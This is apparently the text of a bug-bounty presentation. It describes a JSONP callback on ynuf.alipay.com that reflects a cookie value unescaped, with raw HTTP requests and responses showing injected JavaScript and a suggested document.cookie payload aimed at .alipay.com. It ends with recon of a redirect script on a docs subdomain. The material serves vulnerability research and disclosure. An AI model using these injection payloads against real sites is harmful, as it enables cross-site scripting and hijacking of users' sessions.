



Getting bounty from out of scope domain

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The Prime Targets

- Valuable targets
- Using smaller companies that make up the supply-chain of their ultimate target

An Evolving Attack

- Stage One: Gain Access
- Stage Two: Establish a Foothold
- Stage Three: Deepen Access
- Stage Four: Move Laterally
- Stage Five: Look, Learn, and Remain



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Alibaba

Vulnerability Disclosure Program
security.alibaba.com/en/ · @AsrcSecurity · Launched on September 10th, 2018

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


In Scope		
Note: Severity shown here only indicates the maximum severity possible for reports submitted to the Asset.		
Domain	*.aligames.com	 Critical
Domain	*.1688.com	 Critical
Domain	*.alibaba.com	 Critical
Domain	*.dayu.com	 Critical
Domain	*.shenjing.com	

Some Concepts

Concepts

Browser HTML Rendering in Modern Web Applications




What is JSONP?

JSONP is a method for sending JSON data

- Can load external JavaScript object
- Does not use the XMLHttpRequest object
- Less secure
- Bypassed SOP in browsers

The flow





```
<script>
function something() {
  var obj, s
  obj = { table: "customers", limit: 10 };
  s = document.createElement("script");
  s.src = "jsonp_demo_db.php?x=" + JSON.stringify(obj);
  document.body.appendChild(s);
}

function myFunc(myObj) {
  var x, txt = "";
  for (x in myObj) {
    txt += myObj[x].name + "<br>";
  }
  document.getElementById("demo").innerHTML = txt;
}
</script>
```

Server-Side




myFunc([[JSON_OBJ]])



JSONP call in Alibaba's Website


JSONP



```

cacheid: function () {
    function e() {
        r(n)
    }
    var t = a.defer();
    um.__idcb = function (e) {
        o != -1 && (clearTimeout(o), t.resolve(e))
    };
    var n = document.createElement("script");
    n.src = "https://ynuf.alipay.com/uid", n.onload = n.onerror = e;
    var i = document.getElementsByTagName("head")[0];
    i.appendChild(n);
    var o = setTimeout(function () {
        o = -1, t.reject(), e()
    }, 5e3);
    return t
}

```



*.alipay.com was out of scope 😊

Vulnerable JavaScript Object?

Vulnerable
Object

```
GET /uid HTTP/1.1
Host: ynuf.alipay.com
User-Agent: curl/7.47.0
Accept: */*
```

```
HTTP/1.1 200 OK
Date: Wed, 17 Oct 2018 17:38:10 GMT
Content-Type: application/javascript
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
ETag: d181bf00669d40c0
Set-Cookie: uid=d181bf00669d40c0; expires=Thu, 30 Jan 2031 08:00:00 GMT
Cache-Control: max-age=315360000, private
Server: Tengine/Aserver
Strict-Transport-Security: max-age=0
Timing-Allow-Origin: *
```

```
um.__idcb("26fadf90bac907a7")
```



```
GET /uid HTTP/1.1
Host: ynuf.alipay.com
User-Agent: curl/7.47.0
Cookie: uid=d181bf00669d40c0
Accept: */*
```

```
HTTP/1.1 200 OK
Date: Sun, 11 Nov 2018 08:47:40 GMT
Content-Type: application/javascript
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
ETag: test
Cache-Control: max-age=315360000, private
Server: Tengine/Aserver
Strict-Transport-Security: max-age=0
Timing-Allow-Origin: *
```


```
um.__idcb("d181bf00669d40c0")
```

```
GET /uid HTTP/1.1
Host: ynuf.alipay.com
User-Agent: curl/7.47.0
Cookie: uid=")+alert("Injected
Accept: */*
```

```
HTTP/1.1 200 OK
Date: Sun, 11 Nov 2018 08:47:40 GMT
Content-Type: application/javascript
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
ETag: test
Cache-Control: max-age=315360000, private
Server: Tengine/Aserver
Strict-Transport-Security: max-age=0
Timing-Allow-Origin: *
```

```
um.__idcb("")+alert("Injected")
```

XSS -> Taking Control of the Cookie





No XSS has been found 😞
Any solution?

An Important Note in Cookie

Cookie ☺

- Based on the **RFC6265**




Just an XSS was needed in *.alipay.com

Suggested payload:

```
document.cookie = 'uid=')+alert("xss;domain=.alipay.com')
```

The cookie is sent to *.alipay.com by the browser



XSS Discovery in *.alipay.com

Vulnerability
Discovery

Recon (**always**) wins 😊

Subdomain discovery...

Interesting link discovered

<https://doc.open.alipay.com/doc2/docSearch.htm?treeld=300&keyword=foo>

User redirected after opening the link.

JavaScript again...


```
try {
  var articleId = __getQuery().articleId;
  var isDoc = document.location.host == 'doc.open.alipay.com';

  if (isDoc) {
    if (!articleId) { //如果没有articleId 代表是文档首页
      location.href = 'https://docs.open.alipay.com/200';
    } else {
      var newTreeId = window.TOP_PAGES[articleId];
      if (newTreeId != undefined) {
        location.href = 'https://docs.open.alipay.com/' + newTreeId + '/' + articleId;
      } else if (articleId == '107093') {
        location.href = 'https://docs.open.alipay.com/277/105952/';
      } else {
        console.log('article mapping record not found');
      }
    }
  }
} catch (e) {
  console.log(e);
}
```

